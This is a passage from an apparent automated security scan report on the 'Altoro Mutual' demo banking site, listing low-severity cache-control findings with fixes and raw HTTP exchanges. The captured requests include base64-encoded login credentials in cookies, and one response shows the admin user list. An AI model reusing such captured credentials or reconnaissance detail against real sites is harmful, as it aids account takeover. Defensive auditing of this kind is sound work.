<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Customize Site Language
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                         <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
          </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="main.aspx">View Account Summary</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="transaction.aspx">View Recent Transactions</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="transfer.aspx">Transfer Funds</a></li>
```

```
            <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="queryxpath.aspx">Search News Articles</a></li>
            <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="customize.aspx">Customize Site Language</a></li>
          </ul>
          <span id="_ctl0__ctl0_Content_Administration"></span>
      </td>
      <td valign="top" colspan="3" class="bb">


  <div class="fl" style="width: 99%;">

  <h1>Customize Site Language</h1>

  <form name="aspnetForm" method="post" action="customize.aspx" id="aspnetForm">
  <input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUJMjA2OTMxMDA4ZGQ=" />

    <p>
    <span id="_ctl0__ctl0_Content_Main_Label1">Curent Language: </span>
    <span id="_ctl0__ctl0_Content_Main_langLabel"></span>
    </p>

    <p>
    <span id="_ctl0__ctl0_Content_Main_Label2">You can change the language setting by choosing:</span>
    </p>

    <p>
    <a id="_ctl0__ctl0_Content_Main_HyperLink1" href="customize.aspx?lang=international">International</a>
    <a id="_ctl0__ctl0_Content_Main_HyperL
  ...
  ...
  ...
```

Issue 7 of 14

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/apply.aspx
Domain	demo.testfire.net
Element	apply.aspx
Path	/bank/apply.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
Causes:	Sensitive information might have been cached by your browser
Fix:	Prevent caching of SSL pages by adding "Cache-Control: no-store" and "Pragma: no-cache" headers to their responses.

Issue 7 of 14 - Details

Difference:

Reasoning: The application has responded with a response that indicates the page should be cached, but not ALL cache

control headers are set ("Cache-Control: no-store" and either "Pragma: no-cache" or "Cache-Control: no-cache").

Test Requests and Responses:

```
GET /bank/apply.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9;
amSessionId=51412155872; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45; amUserId=100116014; lang=english
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/bank/main.aspx
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 5711
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:15:58 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Credit Card Application
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                          <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="main.aspx">View Account Summary</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="transaction.aspx">View Recent Transactions</a></li>
```

```
            <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="transfer.aspx">Transfer Funds</a></li>
            <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="queryxpath.aspx">Search News Articles</a></li>
            <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="customize.aspx">Customize Site Language</a></li>
          </ul>
          <span id="_ctl0__ctl0_Content_Administration"></span>
      </td>
      <td valign="top" colspan="3" class="bb">


<div class="fl" style="width: 99%;">

<h1>Altoro Mutual
    <span id="_ctl0__ctl0_Content_Main_lblType">Gold</span>
    Visa Application</h1>

<!--
    userid = userCookie.Values["UserID"].ToString();
    cLimit = Request.Cookies["Limit"].Value;
    cInterest = Request.Cookies["Interest"].Value;
    cType = Request.Cookies["CardType"].Value;
-->

<span id="_ctl0__ctl0_Content_Main_lblMessage"><p><b>No application is needed.</b>To approve your new $10000 Altoro
Mutual Gold Visa<br />with an 7.9% APR simply enter your password below.</p><form method="post" name="Credit"
action="apply.aspx"
...
...
...
```

Issue 8 of 14

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/survey_questions.aspx
Domain	demo.testfire.net
Element	survey_questions.aspx
Path	/survey_questions.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
Causes:	Sensitive information might have been cached by your browser
Fix:	Prevent caching of SSL pages by adding "Cache-Control: no-store" and "Pragma: no-cache" headers to their responses.

Issue 8 of 14 - Details

Difference:

Reasoning: The application has responded with a response that indicates the page should be cached, but not ALL cache control headers are set ("Cache-Control: no-store" and either "Pragma: no-cache" or "Cache-Control: no-

cache").

Test Requests and Responses:

```
GET /survey_questions.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amSessionId=51412155872; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45;
amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; lang=english
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/default.aspx
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Content-Length: 7372
X-AspNet-Version: 2.0.50727
Cache-Control: private
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:16:00 GMT
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Survey
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="default.aspx"
style="height:80px;width:183px;"><img src="images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                        <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="bank/logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="default.aspx?content=inside_contact.htm">Contact
Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="feedback.aspx">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1" src="images/header_pic.jpg"
border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />  
<a id="_ctl0__ctl0_Content_AccountLink" title="Click here to access a summary view of your banking accounts with
Altoro Mutual." class="focus" href="bank/main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <a id="_ctl0__ctl0_Content_CatLink1" class="subheader" href="default.aspx?
content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="default.aspx?content=personal_deposit.htm">Deposit
Product</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="default.aspx?
content=personal_checking.htm">Checking</a></li>
```

```
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="default.aspx?content=personal_loans.htm">Loan
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="default.aspx?content=personal_cards.htm">Cards</a>
</li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="default.aspx?
content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink6" href="default.aspx?content=personal_other.htm">Other
Services</a></li>
        </ul>

        <a id="_ctl0__ctl0_Content_CatLink2" class="subheader" href="default.aspx?content=business.htm">SMALL
BUSINESS</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink7" href="default.aspx?content=business_deposit.htm">Deposit
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink8" href="default.aspx?content=business_lending.htm">Lending
Services</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink9" href="default.aspx
...
...
...
```

Issue 9 of 14

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/default.aspx
Domain	demo.testfire.net
Element	default.aspx
Path	/default.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
Causes:	Sensitive information might have been cached by your browser
Fix:	Prevent caching of SSL pages by adding "Cache-Control: no-store" and "Pragma: no-cache" headers to their responses.

Issue 9 of 14 - Details

Difference:

Reasoning: The application has responded with a response that indicates the page should be cached, but not ALL cache control headers are set ("Cache-Control: no-store" and either "Pragma: no-cache" or "Cache-Control: no-cache").

Test Requests and Responses:

```
GET /default.aspx?content=privacy.htm HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
```

```
Cookie: amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; amSessionId=51412155872;
ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45; amUserId=100116014; amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=;
lang=english
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/bank/customize.aspx?lang=english
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 12810
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:16:00 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="style.css"
rel="stylesheet" type="text/css" /><meta name="description" content="Altoro Mutual offers a broad range of
commercial, private, retail and mortgage banking services to small and middle-market businesses and individuals.">
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="default.aspx"
style="height:80px;width:183px;"><img src="images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                      <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="bank/logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="default.aspx?content=inside_contact.htm">Contact
Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="feedback.aspx">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1" src="images/header_pic.jpg"
border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />  
<a id="_ctl0__ctl0_Content_AccountLink" title="Click here to access a summary view of your banking accounts with
Altoro Mutual." class="focus" href="bank/main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <a id="_ctl0__ctl0_Content_CatLink1" class="subheader" href="default.aspx?
content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="default.aspx?content=personal_deposit.htm">Deposit
Product</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="default.aspx?
content=personal_checking.htm">Checking</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="default.aspx?content=personal_loans.htm">Loan
Products</a></li>
```

```
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="default.aspx?content=personal_cards.htm">Cards</a>
</li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="default.aspx?
content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink6" href="default.aspx?content=personal_other.htm">Other
Services</a></li>
        </ul>

        <a id="_ctl0__ctl0_Content_CatLink2" class="subheader" href="default.aspx?content=business.htm">SMALL
BUSINESS</a>
        <ul class
...
...
...
```

Issue 10 of 14

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/admin/admin.aspx
Domain	demo.testfire.net
Element	admin.aspx
Path	/admin/admin.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
Causes:	Sensitive information might have been cached by your browser
Fix:	Prevent caching of SSL pages by adding "Cache-Control: no-store" and "Pragma: no-cache" headers to their responses.

Issue 10 of 14 - Details

Difference:

Reasoning: The application has responded with a response that indicates the page should be cached, but not ALL cache control headers are set ("Cache-Control: no-store" and either "Pragma: no-cache" or "Cache-Control: no-cache").

Test Requests and Responses:

```
GET /admin/admin.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: ASP.NET_SessionId=bs5yb145je1zen45sy35xjnk; amSessionId=55123209368
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/
Accept-Language: en-US,en;q=0.8
```

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 7861
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:26:51 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Administration
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                         <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="../bank/logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
          </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="../bank/main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="application.aspx">View Application Values</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="admin.aspx">Edit Users</a></li>
        </ul>
    </td>
    <td valign="top" colspan="3" class="bb">


<div class="fl" style="width: 99%;">

<script language="javascript">

function confirmpass(myform)
{
  if (myform.password1.value.length && (myform.password1.value==myform.password2.value))
  {
    return true;
  }
  else
```

```
  {
    myform.password1.value="";
    myform.password2.value="";
    myform.password1.focus();
    alert ("Passwords do not match");
    return false;
  }

}
</script>

<!-- Be careful what you change.  All changes are made directly to Altoro.mdb database. -->

<h1>Edit User Information</h1>

<table width="100%" border="0">
<form id="addAccount" name="addAccount" action="admin.aspx" method="post">
  <tr>
    <td colspan="4">
      <h2>Add an account to an existing user.</h2>
    </td>
  </tr>
  <tr>
    <th>
      Users:
    </th>
    <th>
      Account Types:
    </th>
    <th> </th>
    <th> </th>
  </tr>
  <tr>
    <td>
      <select id="" name="" ><option value="1">1 admin</option><option value="2">2 tuser</option><option
value="100116013">100116013 sjoe</option><option value="100116014">100116014 jsmith</option><option
value="100116015">100116015 cclay</option><optio
...
...
...
```

Issue 11 of 14

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/servererror.aspx
Domain	demo.testfire.net
Element	servererror.aspx
Path	/bank/servererror.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
Causes:	Sensitive information might have been cached by your browser
Fix:	Prevent caching of SSL pages by adding "Cache-Control: no-store" and "Pragma: no-cache" headers to their responses.

Issue 11 of 14 - Details

Difference:

Reasoning: The application has responded with a response that indicates the page should be cached, but not ALL cache control headers are set ("Cache-Control: no-store" and either "Pragma: no-cache" or "Cache-Control: no-cache").

Test Requests and Responses:

```
GET /bank/servererror.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133
Safari/537.36
Cookie: amSessionId=55123209368; ASP.NET_SessionId=bs5yb145je1zen45sy35xjnk
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Host: demo.testfire.net
Referer: https://demo.testfire.net/bank/
Accept-Language: en-US


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 3199
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:51:33 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0_head"><title>
 Altoro Mutual: Server Error
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
```

```
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                         <a id="_ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0_HyperLink3" href="../default.aspx?content=inside_contact.htm">Contact
Us</a> | <a id="_ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0_Image1" src="../images/header_pic.jpg"
border="0" style="height:60px;width:354px;" /></td>
          </tr>
   </table>
 </form>
</div>

